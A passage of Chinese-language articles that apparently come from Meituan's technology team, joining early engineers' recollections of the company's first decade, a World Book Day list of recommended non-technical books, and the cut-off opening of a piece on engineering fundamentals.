Android 程序员雷地球（2011 年 4 月 11 日入职）至今还记得，美团 Android 客户端出现了一个挺大的问题，直接影响到了用户体验，移动端的技术负责人、平时很 Nice 的陈亮在办公室发了很大的脾气。大家逐渐认识到美团第一条价值观——“以客户为中心”的分量，因为技术问题影响了用户体验，影响了公司的声誉，那可是天大的事情。

不要给自己设限

让早期数据开发组成员郑刚（2011 年 6 月 27 日入职）震撼的是 2014 年公司年会，王兴给 2020 年美团公司设定的目标：平台总交易额一万亿。此前几天，他们数据组的同学刚做过预测，最高的数字都没有超过 2000 亿。要知道，美团 2013 年的数据才到 188 亿，1 万亿简直不敢想象。现在美团已经快要实现这个目标了。郑刚感言："我受兴哥影响挺大的，他经常告诉我们不要给自己设限。我也经常跟自己的同学讲，战术上只要肯干，就没有达不成的目标。"

当时，对美团数据组最大的挑战就是，技术资源跟不上业务的开发，数据组几个同学要应对人力、销售、市场营销等多个业务线。怎么办？他们就开始教美团的产品经理写 SQL，让大家学会如何查询数据。当时有一本非常著名的书叫《MySQL 必知必会》，美团那时招聘产品经理，一般都会加上一条要求：会使用 SQL。据说，这是当时美团产品招聘的一大特色。

早期的美团更像一家科技"直销"公司

陈红兵（美团早期 Android 开发组成员，2011 年 7 月 15 日入职）之前都是在一些纯技术的软件公司上班。加入美团后，他每天早上去工位时，总会遇到美团的销售同学在办公室开晨会，那个场面每次都让他联想到一家"传销公司"在开大会。陈红兵坦言，感觉那时候的美团更像一家科技"直销"公司。

复杂的事情简单化，简单的事情标准化，标准的事情流程化，流程的事情自动化

在丁志虎（美团早期 Android 开发组成员，2011 年 8 月 29 日入职）的眼中，美团最大的一个特点就是，创始人都几乎清一色的技术背景，无论是王兴、穆荣均、王慧文还是陈亮，都非常重视技术，对技术的投入也很足，包括美团也是业界很早就给技术团队配备了人体工学椅和 MacBook 的公司。

对丁志虎影响最大的一句话，来自夏华夏（现任美团首席科学家）："我们要把复杂的

事情简单化，简单的事情标准化，标准的事情流程化，流程的事情自动化”。

自己花钱体验产品流程，我爱上了看电影

洪光焰（早期移动端后台 Java 开发组成员，2012 年 3 月 5 日入职）负责猫眼的选座业务的开发时，为了保证产品体验和研发质量，他就花自己的钱去买票，虽然自己其实并不怎么喜欢看电影，但是因为自己在做产品，要对用户体验负责。如果作为开发人员都没有体验过买票，肯定不行，很可能因为某个技术或者使用问题导致产品流程跑不通。“后来，因为经常买电影票，我对电影真的还产生了一点点喜欢的感觉。”

值得一提的是，在早期，猫眼电影这块业务其实一直是王兴亲自在带。每次开会的时候，洪光焰和美团技术团队的小伙伴们都会近距离感受到王兴思考的缜密性，王兴提的问题都很犀利，如果做事不符合逻辑，他会很严厉地跟你聊这件事。

每天往床上一躺，就感觉：今天我又进步了

陈晓亮（早期 iOS 开发组成员，2012 年 11 月 12 日入职）回忆，美团移动端前期一直都是在填坑，不断地补技术债。那个时候提测一个版本，经常能测出来上百个 Bug，而且就一个测试工程师，他拼命的开 Bug，研发同学拼命的改 Bug，大家工作都很嗨。陈晓亮坦言：“根本没有时间去考虑什么技术战略这些东西。也是经过了两三年的时间吧，我们才将移动端的工程化体系建立了起来。”

那时候大家的冲劲都特别足。加班？根本不存在这个概念，也没这种要求。但是，你会看到晚上 9 点多还是有很多人自发地在办公室敲代码。陈晓亮那时经常 11 点多才回家，反正家离公司很近也无所谓，真的感觉不到累。最长的一次，他连续加了 60 天的班。“那时就是满腔热血，每天往床上一躺，就感觉今天我又进步了，哈哈。”

早期美团校招复盘会，照片中的多位同学都在美团担任技术高管

周末用了两个白天、一个通宵的时间搞出来的大象“雏形”

现在美团内部几万人天天不离手的通信工具大象，最早的版本出自王康（美团早期 Android 开发组成员，2012 年 2 月 22 日入职）。是王兴决定要做 IM，任务交给了王康。当时王康正在去驾校的路上，刚到那边就马上转车回到家中。周末的时候，王康用了两个白天一个通宵做出来了一个 Demo 版本。大象正式上线的时候，刚好是 4 月 1 日愚人节，美团的同学收到一封邮件，说内部开始有了自己通讯工具。当时大家都不敢相信，以为是愚人节玩笑，后来发现真的能下载，而且能用，同学们都惊叹不已。

女产品经理眼中的美团技术：第一印象是又 Low 又土又山寨

产品经理刘向品 2012 年 3 月 5 日加入美团后第一次参加技术团队的会议，她那天穿着一双红色的高跟鞋。当时团队人很少，美团的 Android 和 iOS 客户端加起来，也就十来个人，一个很小的会议室全装下了。然后进去一看，一群小年轻穿着拖鞋、大

短裤……从那以后，刘向品感觉在美团再也没有穿过那双高跟鞋了。“真的，我当时的第一感觉就是，这个团队真的是又 Low 又土又山寨，哈哈哈！当然必须要承认，大家当时确实很拼，都很努力，加班也很辛苦。”

刘向品对技术同学们印象比较深的，可能就是“相爱相杀”的过程。她早期提出了一个版本规划，提了 5 个需求，结果技术团队给上线了 6 个需求。刘向品说：“你是不是以为早期的这些技术同学很厉害？告诉你，完全不是。这帮不靠谱的家伙，他们只上线了我提出的 2 个需求，还有 3 个需求挂着没做；同时还有 4 个‘野需求’上线，问怎么回事，说觉得这个需求该做就做了。”

刘向品笑着说：“为什么一个产品和技术的关系能处这么好？这都是当时‘战斗过程’中培养出来的‘革命友谊’。”

快速增长

经过几年的努力建设，不断填坑，技术团队也完成了最早的基础建设，同时也建立了相对完善的工程技术体系。美团团购占据了绝对领先的市场份额。同时，还有谷歌、百度、腾讯的一大波技术牛人加入美团技术团队。

选择需要魄力，更需要信仰

从 Google 回国的夏华夏（早期技术工程部技术负责人，2013 年 6 月 8 日入职）加入美团的故事很有趣：他去美团接太太下班，发现美团的监控工具做得很好，虽然底层也是开源系统，但功能很简洁、很直观、也很好用。后来陆续又接触到很多美团的技术同学，发现整个技术团队虽然很小，但很务实，技术氛围很好，工作态度非常认真。

后来王兴、穆荣均正式向抛出了“橄榄枝”，夏华夏觉得美团做的事情很有意义，选择了降薪加盟这家小公司。之后他组建技术工程部，开始做基础组件、性能优化，包括技术存储、负载均衡、中间件系统等等。后来，又接手了运维和 DBA 系统优化方面的工作。除此之外，夏华夏还和早期的几位技术同事一起组建了美团技术学院，负

责技术团队的培训、交流、宣传等工作。

随时准备着：出门团建也要背着电脑

张小虎（早期移动后台技术负责人）2013 年 5 月 2 日加入美团后主要负责移动组的后台团队，分 4 个方向：团购移动、猫眼电影、大象、基础设施（RPC、缓存、消息队列等）。当时移动端的交易占比不断提升，面临的主要问题是流量大，到周末的时候，系统容易出问题。当时，他的小组有位同学，团建出门都会背上电脑以防万一，还真的被他遇到了一次宕机情况，打开自己的手机热点，在山上开始改 Bug。张小虎记忆比较深的是，有次带自己的孩子刚到奥森公园北门，就收到报警，一路处理故障，后来家人也比较理解他的工作，说以后周六不出门以防公司有突发事情。

为公司招到更好的人才，特别有劲头

2014 年 3 月加入美团的王栋主要负责美团平台搜索和推荐以及数据产品技术，当时大概带了三四十人左右的团队。

对王栋来说，印象中最深的事情就是校招。当时，为了招到很好的同学，真的很辛苦，每天从早上八点，一直到晚上九点。然后回到酒店后，还得改笔试卷子，经常熬到半夜 2 点多。当时，必须是靠咖啡的，当然，都是为了帮公司招到更好的人才，那时候也特别有劲头。王栋说：“我觉得自己很幸运，带出了很多优秀的校招生同学，包括周翔、曹浩、戚亦平等他们，现在都是在美团技术团队都发挥出了自己的价值。”

项目上线后看到日志反馈的数据，特别有成就感

戚亦平（早期美团移动推荐与个性化团队成员，2013 年 6 月 6 日入职）觉得美团的技术面试感觉非常好。面试官问他读了哪些方面的书，学到过哪些方面的技术，这给他留下了特别好的印象。

当时戚亦平和四五年轻的实习生一起做美团 App 的搜索和排序功能，就是首页的个性化推荐和“猜你喜欢”。搜索排序第一次上线。从线上开发，到离线数据计算，再

到训练流程的设计，就是戚亦平跟一个实习生两个人一起完成的。戚亦平说："上线之后，看到日志反馈的数据，当时特别有成就感。加班再多，都不觉得辛苦。"

最直观的感觉就是，大家眼睛里都闪着光

曹浩 2014 年 3 月 3 日加入美团时，美团 App 的推荐搜索团队才十几个人。他和几个同事，除了做算法，还需要搞特征工程的研发，从零到一搭建起了美团的排序体系。当时仅针对访购率这一指标（每万人中有多少人购买），效果就提升了 30%–40%。美团当时还做了用户调研，用户反馈也很好，大家普遍反映，不仅更快更好，而且还更准确，在美团 App 能够快速找到自己想吃的美食和店铺。

曹浩说："2014 年的时候，我们搜索推荐团队真的是干劲十足，刚好我们又身处移动化浪潮的新时代。那时候技术团队的口号'每天前进 30 公里'给我们很大的力量。最直观的感觉就是，大家眼睛里都闪着光。"

为了进美团，我赔了百度公司 5000 块钱的违约金

加入美团对周翔同学来说，还是有点波折的。他毕业时三方先签了百度，后来才接到美团的 Offer。他特别想进美团，也看了很多关于王兴的创业故事，在周翔心目中，美团是一家特别 Cool 的技术团队。最后，周翔赔了百度公司 5000 块钱的违约金。"当然，现在看起来，一切都是值得的。"

2014 年 6 月，周翔跟自己电子科技大学的 3 个同学都加入美团 App 推荐组，他们也住在一起，每天回到宿舍后，还会继续讨论工作，所以每个人的成长速度都很快。当时，推荐组经常遇到性能问题，半夜两三点钟被警报喊醒，然后大家一起起床改 Bug。记得最深刻的是一次问题非常棘手，一位小伙伴半夜 4 点打车回到公司去解决的。周翔说："那时候，真的可以说是埋头钻进技术里去解决各种业务问题。虽然也经常加班，但是真的一点怨言都没有，乐在'技'中。"

持续学习的文化以及对人才培养的重视

对魏永超（早期美团搜索团队成员，2014 年 1 月 6 日入职）影响比较大的，是美团持续学习的文化以及对人才培养的重视，特别是 Leader 层对下属成长的关注。美团讲拥抱变化，魏永超汇报关系发生过多次变动。魏永超跟王栋（现美团外卖技术负责人）学到了很多技术层面的东西，能够从技术与业务结合的角度思考问题。他跟刘彭程（现美团到店技术负责人）学到了如何从团队人才培养的角度推动团队成员的学习和成长，同时美团也提供了很多挑战会引发他的思考。魏永超跟张锦懋（现美团基础研发平台的技术负责人）学会了从事情的角度出发，一针见血地指出问题所在，尽量站在一个旁观者给团队成员提供帮助，现在也帮助了很多技术同学在高速成长。

外卖狂飙突进

早在 2012 年年底团购大战格局初定时，王兴就觉得餐饮行业还有互联网化的其他机会，就让王慧文开始组建新产品部，带一个很小的团队去探索新业务。王兴可能也没想到，最后王慧文团队探索出来的外卖，会成为美团今天最大的业务，直到现在，还在不断打破世界纪录。与此同时，从外卖业务逐渐建立起来的配送平台能力，又为 AI、机器人等高科技提供了用武之地。

2013 年 11 月 18 日，美团外卖送出去第一单。

2019 年 7 月 27 日，美团外卖日订单量突破 3000 万单。

今天，美团配送已经成为全球领先的分钟级配送网络，服务全国 360 多万商家和 4 亿多用户，覆盖 2800 余座市县，日活跃配送骑手超过 70 万人。

只要你技术好，我就服你，跟你干

2015 年，洪磊（美团前端通道主席，2013 年 6 月 24 日入职）接到任务，从美团平台转去负责外卖前端团队。最初他还有点犹豫，和外卖前端同学做了简单沟通后，就欣然接受了这份挑战。他得到团队同学很给力的支持，加上自己精通前端技术，很快跟小伙伴打成一片。洪磊觉得美团的工程师文化还是很好的，“只要你技术好，我就是服你的，可以跟你干”。

无数个不眠不休的夜晚，叠加在一起，一点一滴提升了用户体验

王栋到外卖之后，最难忘的是 2015、2016 年，那时订单量增长迅猛，系统压力巨大。一到中午，系统就经常报警，这时候大家就会非常默契地集中在美团外卖的“作战会议室”中，一起携手解决线上问题。

2015 年的 10 月，外卖团队的推荐算法负责同学自己动手，每天在晚上八九点，忙完一天的工作之后，一点一点的梳理用户端的埋点数据。历时一个多月，终于理清楚了线上埋点的问题，为后续算法的应用奠定了坚实、可靠的基础。

2016 年，为在不影响业务的同时实现绩效系统迁移，外卖技术部运营组和数据组同学放弃了中秋和国庆假期，连续奋战 20 余天，支持了绩效管理目标的达成。

正是由这样的无数个不眠不休的夜晚，叠加在一起，才一点一滴的提升了用户、商家、骑手和一线拓展人员的使用体验。

几百个 CaseStudy 文档是我们宝贵的财富

到家交易系统平台部负责人方建平（2014 年 8 月 5 日入职）说，因为这些年来外卖

交易系统出的事故比较多，所以该组同学写的 CaseStudy（事故分析报告）也很多，外卖团队非常看重这项工作。基本上每次事故，无论大小，大家都会坚持尽快完成 CaseStudy 的撰写，并组织复盘，分析问题，总结经验。几年的积累，美团外卖沉淀了几百个 CaseStudy 文档，这也是美团技术团队最为宝贵的财富，一直到今天，交易系统团队也会常常组织回顾，包括新人入职也会组织对应的培训。

从外卖架构到无人配送

2015 年 5 月，美团外卖业务当时已经初具规模，但系统很不稳定，每周要宕机好几次，而且好几次宕机都是发生在用餐高峰时期。夏华夏临危受命，到外卖组建架构团队。他跟很多技术骨干天天泡在一个称之为“作战会议室”里，周末也不休息，不断迭代升级、测试、监控整个系统。经过两个多月，终于将系统稳定性从 98% 提高到了 20 倍，接近 99.9% 左右，基本支撑了 2015 年暑期的订单量大涨；到 2016 年，随着我们的架构优化、运维自动化、测试自动化等工作的开展，外卖的稳定性已经提升到接近四个 9。

2017 年，夏华夏陆续把手头的地图、到餐技术、外卖架构等工作交接了出去，将全面精力放在内部孵化出来的美团无人配送项目上。功夫不负有心人，美团无人车在疫情期间落地，开始在北京送菜了。

还有很多技术团队的故事，没有来得及写进来，敬请期待。

忆往昔峥嵘岁月稠，我们参与创造了历史，也收获了成长与感悟。这期间慢慢积累的一些东西，渐渐渗入我们的血液，成为我们的基因。

感谢那些虽然已经离开，但曾为美团技术做出过贡献的小伙伴们，常回家看看。

感谢十年来无数技术同行对我们的支持（开源代码、技术图书和文章……）。

新的十年，继续既往不恋，纵情向前！

那些珍贵的老照片

春天的花开，秋天的风，以及冬天的落阳。十年的时间，我们有过太多的回忆。我们还向美团同学征集了一些充满回忆的老照片。有同学告诉我，他私藏的很多照片都是第一次亮相。在美团技术团队工作过的同学，是否还能认出曾经的那个年轻的自己！

推荐收藏 | 美团技术团队的书单

作者：王鹏

4 月 23 日对于世界文学而言是一个具有象征性意义的日子。1616 年的这一天，塞万提斯、莎士比亚、印卡·加西拉索·德拉维加几位大师相继与世长辞。此外，这一天也是其他一些著名作家的出生和去世的日期，例如：莫里斯·德吕翁、哈尔多尔·K·拉克斯内斯、弗拉基米尔·纳博科夫、约瑟·普拉和曼努埃尔·梅希亚·巴列霍。

1995 年在巴黎举行的联合国教科文组织大会决定，在 4 月 23 日这一天向全世界的图书和作者致敬，鼓励每个人发掘阅读的乐趣，因此设立了“世界图书与版权日”，又称“世界读书日”。

2020 年，新冠肺炎疫情突然而至，无论是国家，还是公司，亦或是我们个人，都面临着来自内外部的新挑战。在这个时候，我们更需要通过读书来保证理性、冷静、客观，希望每位同学都能从读书中汲取营养，会读书，读好书。

在世界读书日这个特别的日子里，我们从美团技术团队内部的书单中精选了 23 本书籍推荐给大家。之前我们推送过一份技术人必读的《新春书单》，而今天的这份书单则涵盖了通用能力（6 本）、经济管理（6 本）、哲学历史（8 本）、人物传记（3 本）等非技术领域，也颇具价值。希望每一位同学都能坚持读书，并学以致用。

通用能力类：6 本

推荐理由：

达利欧是著名对冲基金桥水的创始人，他的《原则》讲述了许多生活和工作的原则，我也不知道自己真正理解了多少，但拿出其中一项原则都足以引发很多的思考。

例如在公司的管理中，有这么一段话，“它不是一个专制机构，由我领导，其他人跟从；也不是一个民主机构，每个人都有平等的投票权；而是一个创意择优的机构，鼓励经过深思熟虑的意见不一致，根据不同人的相对长处分析和权衡他们的观点”。这点对团队管理来说很有益处。我们的目标是发挥大家的长处，达到最终的创意择优。我们需要从他人取得的成就、使用的方法中学习，来主动思考自身怎么做、应该如何思考，只有这样才能不断走向成功。

推荐理由：

这是一本非常适合职场人阅读的书籍。它已经在角落里“蜗居”了两年之久，挤在一堆落满灰尘的杂籍中。因缘际会，疫情期间整理房间时看到了它的身影，拍拍扉页，开启了系统化思考之旅。

世界是凌乱的，也是系统化的，这取决于我们如何读取它、理解它。事物在空间上彼此关联，在时间上因循变化，表象规律与内在逻辑有着复杂的映射关系，“以管窥豹”与“本位主义”又常常左右的我们的思考，它们都是影响对事物做出正确认知、做出正确决策的“紧箍咒”。如何破咒？该书以浅显易懂的生动案例开篇，循循善诱，为大家带来了一套系统化思考的思维工具。如何建立整体、动态、连续思考问题的思维模式，如何在复杂系统中以简驭繁。希望能给更多的同学带来一些思考和收获。

推荐理由：

这本书介绍了“教练”这个角色的意义和职责，其中给我认知冲击最大的是“表现 = 能力 – 干扰”。干扰影响了知识、信念、热情、专注，从而压制了表现。很多时候我们往往不是做得太少，而是做得太多，过犹不及。了解了这个全新的表现公式后，我意识到自己和团队的表现提升，重点应该在排除干扰上。干扰的来源很多，个人和团队的“上下左右”都会受到影响。作为领导者，要能够尽可能地帮助团队排除干扰。

而对个人而言，也需要提高抗干扰能力。比如书中讲的打高尔夫球的例子，选手在练习的时候和比赛的时候，对同一个球的处理的表现是不同的，能够参加比赛说明选手的基本功没有问题，恰好是临场发挥的时候被过度在意动作的标准性，过度在意得失反而影响了最终的表现。排除干扰的核心抓手在于“专注”。专注来自“由内而外”的 GROW（目标、现状、方案、行动）式的对话，而这恰恰是作为领导者承担“教练”这个角色，应该采取的有效手段。

推荐理由：

技术人员如何锻炼演讲能力，如何让技术分享更加生动有趣，历来是一个很大的挑战。大家一般都认为乔布斯的演讲非常有魅力，觉得乔布斯会是一个很善于演讲和沟通的人。但是，当你读过这本书，你会发现一个完全不一样的乔布斯。原来乔布斯其实“很不擅长演讲”，或者说，乔布斯只擅长那些充分准备后的演讲。这本书会教会大家像设计戏剧一样来设计自己的演讲内容，让演讲者知道如何策划故事，创造体验，了解观众想听什么，如何装扮数字，以及最重要的“如何反复练习”。

如果大家能够掌握这本书的精髓，即使是一个不擅长演讲的人，也可能会完成一场精心准备的优秀演讲。当然，如果讲到临场发挥，那就是另一个故事了。此外，如果结合同一作者的《像 TED 一样演讲》一起看，相信会有更大的收获。

推荐理由：

我们不仅要找到热爱的工作，而且要建立热爱的生活。职业生涯就像是一场至少长达 45 年的马拉松，这本书介绍了远见思维和三大职业生涯阶段，并介绍了如何应对职场和生活的冲突。我辈应该多行动、少忧虑，并且提前做好中长期的职业思考和职业规划。如果用“远见”的思维看待眼前的影响和困难，就根本不值得一提。用“远

见”的思维，长期有耐心，每天前进 30 公里。

这本书讲如何求真（实事求是），避免非黑即白、情绪化、极端地看待这个世界。

书中印象比较深的地方：

- 要特别警惕媒体和社会活动家，他们的职业属性注定了需要依靠极端和负面的案例，吸引更多关注度。
- 不要迷信越界的专家，他们在自己的领域之外就没有更大的可信度，而他们由于自信，经常胡说八道。按书里的原话：“拥有高智商，数学很好，受过高等教育，甚至得过诺贝尔奖，这些都不能确保你能更正确地认识世界。”

经济管理类：6 本

推荐理由：

最早接触《孙子兵法》，是在自己读小学时看的漫画书。大学毕业工作后读过文言文原版，最近给孩子买的新一代漫画版又翻了翻。

美团是一家极其重视业界洞察和策略打法的公司。对于每一个 Leader 而言，一旦你

理解了策略打法这个东西，当你再走出去的时候，你可能就会发现相较于业界很多同行，你能看到更大的一片天空。所以每一位在美团工作的同学，都该静心、用心学习公司的长处。

推荐理由：

这本管理书非常适合中层技术管理者学习，而且值得反复阅读。不仅是因为作者具有强大职业背景，而是因为他有着工程师的背景和思维逻辑，加上特别平实的语言，将其 20 年的管理经验归纳出了“生产规律、管理杠杆率和激励员工”等方法，这对技术 Leader“苦练管理基本功”有很强的指导意义！

推荐理由：

当我刚毕业时，我很想知道那些成功人士是如何管理时间的。在这本书里，或许你能找到答案。而当我建立家庭，有了自己的孩子，就很想知道如何保持家庭与工作的平衡。微软第三任 CEO 萨提亚 · 纳德拉在本书中，分享了很多他与家庭成员之间的关系，以及在工作中如何做出正确的决策。

在这本书里，纳德拉讲述了很多微软关键节点的示例来帮助大家理解做决策的过程。

在工作中如何赋能他人，如何激发热情，如何激发员工 120% 的潜能。未来不可预知，当人工智能时代将要到来的时候，如何应对挑战，在本书中，纳德拉也给出了自己的思考。纳德拉在工作和生活中，都对他人抱有深深的同理心，这样使得他能够成为一个充满激情、富有使命并极具感染力的人。其实这本书更像是作者的自传，常读常新。

推荐理由：

《关键时刻 MOT》的作者是北欧航空公司前 CEO 詹·卡尔森，本书结合他在航空工作中的具体事例，揭示了以客户为导向的经营真谛。客户是市场中最根本、最积极、最活跃的因素，以客户为导向，其实就是以市场为导向。抓住了客户，就占据了市场；顺应了客户，就适应了市场；发展了客户，就开拓了市场。客户既是企业生存之基，也是企业生长之源。任何时候，当一名顾客和一项商业的任何一个层面发生联系，无论多么微小，都是一个形成印象的机会。口碑的建立需要大家长期努力，但一个小小的疏忽就可能将它毁灭。

詹·卡尔森在本书中列出的关键时刻十大原则，揭示了企业经营要方。作为一个企业领导人，创建使企业员工人人都能充分施展聪明才智的环境和平台，才是企业健康发展的根本内涵。一个人之所以被任命为领导，并不是因为他无所不知，或者有能力制定所有的决策，而是因为他懂得汇集众人的智慧，并为完成工作创造条件。领导者就是创造条件使工作得以推进的人。另外，领导者还必须在很多方面扮演“启蒙导师”的角色，自觉自愿地将公司愿景与目标散播到每一个角落。建议该书可以跟《领导梯队》一起结合看。

推荐理由：

不少技术管理者包括自己在内，管理技能更多来自于个人实践，缺乏系统性、规范性。这本书系统地从工作理念、时间管理、工作技能方面为各个层级的同学发展提供了指导，相信对个人的成长和发展都会有很大的帮助。

推荐理由：

这本书让我明白了经济学到底是干什么的，也让我从另一个角度去看待这个世界的70 亿人每天忙忙碌碌的到底都在干什么，让我明白了自己应该追求什么。

这并不是一本工具书，读这本书并不能立即使我们的工作效率发生改变，读这本书可能更容易帮助塑造或升级我们的思维范式，正如《科学革命的结构》所说，“范式改变了，整个世界也就改变了”。这本书对我们的影响是潜移默化的，影响我们看待世界的角度和理解世界的方式，真正影响的是我们未来的每一次决策，而决策影响了最终的结果。

哲学历史类：8 本

推荐理由：

《光荣与梦想》是美国的一部社会纪实作品，作者勾画了从 1932 年罗斯福总统上台前后，到 1972 年尼克松总统任期内水门事件的四十年间美国政治、经济、文化，以及社会生活的全景式画卷。在当前大家对疫情有较悲观的判断情况下，可以参考一下书里面详细的描写大萧条时期的景象，相信会对“经济危机”有一个较为深刻的认识。

推荐理由：

这本书推荐给喜欢历史的同学。历史是人物组成的，人物是故事串联的，通过一个个人物的讲述，让历史更立体、更有趣。

这本书用 300 个人物讲述 38 年的民国历史，波澜壮阔，史有余音。既不是三皇五帝神圣事，也不是朱李石刘郭梁唐晋汉周。说到“民国”，我们最先能想到的是什么？是军阀混战和外敌入侵，导致的山河国破；还是大师辈出，在各自的领域叱咤风云；抑或是那些红尘儿女，上演的爱恨情长。每个文明的更替时期，一则英雄辈出，二则

哀鸿遍野。与激烈动荡的春秋魏晋相比，民国莫不如此。这里有非常大总统，有蒋宋孔陈“四大家族”，有 C.C. 派 / 宪政派 / 中统军统，还有南苑、铁狮子胡同等身边地名，加上滕老总的诙谐讲述，非常精彩！

推荐理由：

从古希腊罗马文化、基督教教义、日耳曼战士文化等角度，梳理了多种混合起源汇聚而成的欧洲文明脉络。本书中文译文非常流畅自然，将我脑海中的历史课本、传奇电影、宗教等零散的认知串连了起来。对历史的偶然与必然，也有了更加清晰的认知。历史是一面镜子，读完本书后，我对欧盟、英国乃至整个西方的历史，有着一些独立的判断。建议大家利用通勤等碎片化时间来进行阅读，相信一定会给你带来很大的收获。

推荐理由：

亚里士多德的世界观认为地球位于宇宙中心，是静止的，这个观点一直维持了 1900 年左右，直到被牛顿世界观颠覆和取代，而近代相对论和量子力学的快速发展，正在对牛顿世界观发起挑战。对于一个科学理论来说，不管有多少可以证明其正确性的证

据，这个理论是错误的可能性始终存在。我们只有不断摸索、验证，一步步、一次次向未知领域发起挑战，才能揭开那一道道蒙住双眼的黑纱，让人类的文明不断的升级、迭代。

推荐理由：

在近一年，很多时候会因为工作，想去追求完美的结果，想尽快的达到技术层次的那个点，反而感觉到很焦虑、很烦躁、很心慌，仿佛自己使劲了全身的力气，而不可得，心力交瘁，惶惶不安。

一次偶然的机会，看到《当下的力量》这本书，从中学到了很多，为我打开了生命另一窗的解读。佛家追求禅，道家追求道。我们每个人生活在这个世界，我们真正追求的是什么？这个问题，可能很多人会思虑良久，或者很多人终其一生也不会去想。

《当下的力量》这本书的作者经历了人生的很多痛苦阶段，最后“开悟”，所以写了这本书，作者希望能够帮助更多的人从恐惧焦虑这些负面情绪的“小我”中“开悟”出来。当我们作为一个旁边者去看我们的大脑，我们可以看到，有工作的片段，有家庭的片段，有明天的计划，也有昨天的故事，更有千头万绪的思维。而我们将注意力集中在当下的此时此刻，如果能够将脑海里面的“万念”变成关注当下的“一念”时，我们就能够得到内心的平静和喜悦。

不相信的话，那就闭上眼睛，清空自己的大脑，去听、去闻、去感受。你得到了什么？我听到了激扬的音乐，闻到了春天的味道，感受到了暖暖的阳光。当下的这一刻，我感觉自己已经拥有了很多，我是幸福的，美满的。我们的情绪来源，往往源于过去的事情和对未来的渴望。但过去的已经过去，无法改变，要学会放下。当下的每

一刻都在变成过去的每一刻。过好当下的每一刻，就是给予美好的回忆。未来还没有到来，未来的每一刻，在当下已经到来。未来的所有，是当下的每一刻积累而达。或许，这也是对美团价值观“长期有耐心”的另一种解读。

推荐理由：

掌握规律、运用规律是战胜各种问题的制胜法宝，以史为鉴能让我们更加从容的面对挑战，转为危机。肺炎疫情的出现对全球社会都是一次很大的冲击和重构，在人类历史上的数次危机之下，各大洲区域国家也有着不同的变迁。从这本书里可以看到一些历史发展的规律，不仅是能够让我们更多地了解过往世界运转的逻辑，同时对未来的不确定性也有会更多的预见和理解。

推荐理由：

这本书简单点来说就是明朝王阳明的言论集，从思想贡献和功绩综合来评判，中国五千年历史长河中，能跟他 PK 的，除了孔圣人之外，可能就只有晚清的曾国藩了。

当然对我们大部分人来说，都不敢奢求这么高的成就。事实上，任何人都不可能通过照搬别人的理论取得多大成就。本书对我们的意义，更多是只要合理坚信和笃行，怀

着一颗纯粹的心去面对一切，那么无论遇到什么波浪，人生的终点终究不会太差。总的来说，《传习录》对大部分人来说，不可能是乘风破浪的“神器”，但一定可以作为起伏人生的“稳定器”，在当前飞速变化的世界中给内心补充那一点宝贵的确定性。

推荐理由：

我是从去年才开始接触和学习心理学相关知识的，最开始读的是《态度改变与社会影响》，但是因为没有学习过心理学的基础学科，读起来还是比较费劲的，尤其是当书中引用不同时期的心理学家观点时，一些专业术语是很难理解的。

为了能更好地理解整个心理学学科的发展历程和一些专业术语的来源，我找到了这本《西方心理学史》。这本书很系统地讲述了心理学各个理论分支的起源和发展历程，读完之后再有选择地选取感兴趣的理论分支书籍来阅读，不仅能更好地理解书中的理论，更重要的是可以更客观地看待书中的观点。

其实，任何一门学科都离不开其历史知识。“任何一门学科的学习者和研究者都要正视、尊重、深思其学科的历史，而不能轻视、阉割、曲解其学科的历史。”有了这个基本的认知，以后不管是阅读哪一类学科的书籍，先去了解学科的历史背景，就能够让我们更客观地理解和吸收各个学科中的精华。

人物传记类：3 本

推荐理由：

在逆境和困难中寻找机会，灰度决策。在处理国内外的各种矛盾时，凸显智慧。邓爷爷的处世之道，还有他老人家对历史大势的把握，非常值得我辈中人借鉴学习。

推荐理由：

本书出自伟大的科学家阿尔伯特·爱因斯坦，有幸在疫情期间与之相遇，与其说是影响，不如说是共鸣，书中有这么一段话：“一直以来，对真、善、美的追求照亮了我的道路，不断给我勇气，让我欣然面对人生。如果没有志同道合的友情，如果不专注于探索客观世界，那个在艺术和科学研究领域永不可及的世界的话，生命对我而言就毫无意义。”生命的意义是一个值得思考的问题，在这个基础之上，如果能有志同道合的朋友“幸甚至哉”。

推荐理由：

曾国藩用一生捍卫、守护了自己珍视的文化和信仰，他死在了“补天填海”的路上。曾国藩用自己的一生，证明了人的意志力所能达到的高度。同时，也证明了一个人意志力的局限。他无望地努力在人类精神征途上，树起了一座令人不得不肃然起敬的丰碑。

“曾国藩先生”对我辈的人生有巨大的借鉴意义，从一个名不见经传，没有家庭背景的人到成为清代名丞，他身上有太多值得学习的智慧。先生从资质平平到最后超凡入圣，可以说真正做到了古往今来“自律第一人”。任何时候都要进行自我反省，有清晰的自我认知。立功，立德，立言，先生他都做到了。

如果你想看更多书单的话，那就赶快加入美团技术团队吧，美团有一个藏书过万的“P2P”图书馆！

> 美团图书馆
>
> 美团图书馆藏 13000 多册纸质书，306 本电子书，并有 O’Reilly Safari 英文电子书库（四万多计算机技术和管理图书！）、ACM Library、知网、极客时间等多种电子资源，为了打造大家身边的移动 P2P 图书馆，除了 37 个分馆分布在全国各大办公区，还有个人贡献的热门书籍在工位供随时借阅。期待优秀的你加入，一起学习成长。

但读完书，并不意味着我们的“任务”结束。下一步，我们需要应用书中的知识。美团联合创始人兼 CTO 王慧文在一次内部分享中提到：“读书，要做到知行合一。你相信读书的作用是一回事，你相信书里面讲的道理去执行是另外一回事。”

最后，希望每一位同学都能坚持读书并学以致用，这样才能成为更好的自己。

工程师的基本功是什么？该如何练习？听听美团技术大咖怎么说

作者：美团技术学院

在美团有一句老话，叫做“苦练基本功”。美团创始人王兴解读的基本功是业务和管理的基本动作。只要能把基本功扎实练好，就能产生巨大价值。然而滴水石穿非一日之功，练好基本功是一个长期的事情。

苦练基本功，我们要调整好心态面对长期的挑战，同时在重复工作中得到自我提升，将简单的事情做到更好，将我们的能力提高一大截。

那么对于技术团队来说，专业基本功是什么？又该如何练习呢？一起听听美团技术大咖是如何理解技术基本功的吧……

技术基本功存在于每一行代码中

@ 美团金融技术负责人

